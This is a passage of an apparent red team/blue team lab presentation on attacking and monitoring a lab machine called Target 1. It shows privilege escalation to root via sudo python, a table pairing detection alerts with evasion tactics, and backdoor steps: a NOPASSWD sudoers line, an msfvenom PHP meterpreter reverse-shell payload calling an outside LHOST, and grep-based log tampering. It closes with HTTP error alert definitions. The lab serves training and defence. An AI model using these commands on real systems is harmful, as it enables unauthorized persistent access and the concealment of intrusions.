>>> os.system(/bin/bash)
  File "<stdin>", line 1
    os.system(/bin/bash)
               ^
SyntaxError: invalid syntax
>>> os.system("/bin/bash")
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

# Avoiding Detection

# Stealth Exploitation of Target 1

Vulnerability	Monitoring Overview	Mitigating Detection
<b>Open access to SSH 22</b>	<ul style="list-style-type: none"><li>• SSH login Alert</li><li>• Monitor SSH Port through triggers</li><li>• Detect suspicious access to monitor geo-location and hour based alerts</li></ul>	<ul style="list-style-type: none"><li>• Use a jump server in the network</li><li>• Attack through a different port</li></ul>
<b>Enumerate usernames in WordPress</b>	<ul style="list-style-type: none"><li>• HTTP Response Status Code Alert</li><li>• Triggered at thresholds above 400</li></ul>	<ul style="list-style-type: none"><li>• Use command line sniffing rather than automated program like wpscan</li></ul>
<b>User ID susceptible to Brute-force attacks (CWE-307)</b>	<ul style="list-style-type: none"><li>• Excessive HTTP Error Alert</li><li>• This alert measures the number of times an HTTP Response Status code is over 400</li><li>• The alert would fire at a threshold of more than 5 attempts in 5 minutes.</li></ul>	<ul style="list-style-type: none"><li>• Spacing out the brute-force attempts through Hydra time delay, using -w option on hydra command</li><li>• Alternatives to Hydra may include programs like Dirbuster, DIRB, Wfuzz, Metasploit, Dirsearch</li></ul>
<b>Root password of the database in the WordPress configuration file</b>	<ul style="list-style-type: none"><li>• Detect words like a user, password or email in a string or config files using tools like Gitleaks, Repo Security Scanner or GitGuardian generating alert logs.</li></ul>	<ul style="list-style-type: none"><li>• An attacker trying to hide any activity involving access to any data within a file will try to delete or manipulate all possible logs for those alerts.</li></ul>
<b>Privilege escalation via sudo python (CVE-2006-0151)</b>	<ul style="list-style-type: none"><li>• SQL Database Alert - unauthorized access attempts</li><li>• Triggers when external or unauthorized IPs make connections</li></ul>	<ul style="list-style-type: none"><li>• Find other vulnerabilities in the kernel and exploit them for root access</li></ul>

# Maintaining Access

# Backdooring the Target

---

## Backdoor Overview


- When exploiting a vulnerability and gaining root privileges of a target machine is highly desirable to leave backdoors that maintain access if vulnerability is detected and blocked

## Backdoor Technical steps

- Created a backdoor access creating new local users with sudo access in the target:
  - created new random local users
  - added a new line to the /etc/sudoers file:
    - `<USER> ALL=(ALL) NOPASSWD: ALL`
- PHP payload uploaded to the WordPress PHP plugin to maintain a reverse shell connection to the server:
  - MSFVenon:
    - `msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > shell.php`
- Manipulated logs to avoid detection:
  - Commands:
    - `cat logfile | grep -v "102.168.100.102" >> logfile.mod`
    - `mv logfile.mod logfile`

# Blue Team


# Alerts Implemented



# Excessive HTTP Errors

- Which **metric** does this alert monitor?  
*http.response.status.code*
- What is the **threshold** it fires at?

The alert is triggered when the *http.response.status.code* for the top 5 is above 400 for the last 5 minutes



7f792eec-c04f-4de2-  
8145-b7536bd1596a

Excessive\_HTTP\_Error

▷ Firing

a few seconds  
ago


a few seconds  
ago

Acked

# Excessive HTTP Request Bytes

